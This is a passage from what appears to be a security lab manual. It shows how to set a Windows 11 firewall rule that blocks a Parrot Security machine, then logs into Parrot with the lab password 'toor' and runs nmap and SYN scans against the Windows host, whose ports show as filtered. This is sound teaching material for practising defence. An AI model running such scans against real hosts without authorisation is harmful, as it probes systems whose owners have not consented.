
8. In the **Protocol and Ports** section, leave the settings to default and click **Next**.
9. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.




10. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of **Parrot Security** machine is **10.10.1.13**).

11. Click **Next** in the **Scope** section once the IP address has been added.
12. In the **Action** section, choose the **Block the connection** radio button and click **Next**.


13. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.



14. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.
15. In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.




16. The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.




17. Close all open windows in the **Windows 11** machine and switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
18. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
22. We will now perform a basic Nmap scan on **Windows 11** machine.
23. Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.

    Note: The IP address of the **Windows 11** machine may differ when you perform this task.



24. We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.
25. Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.



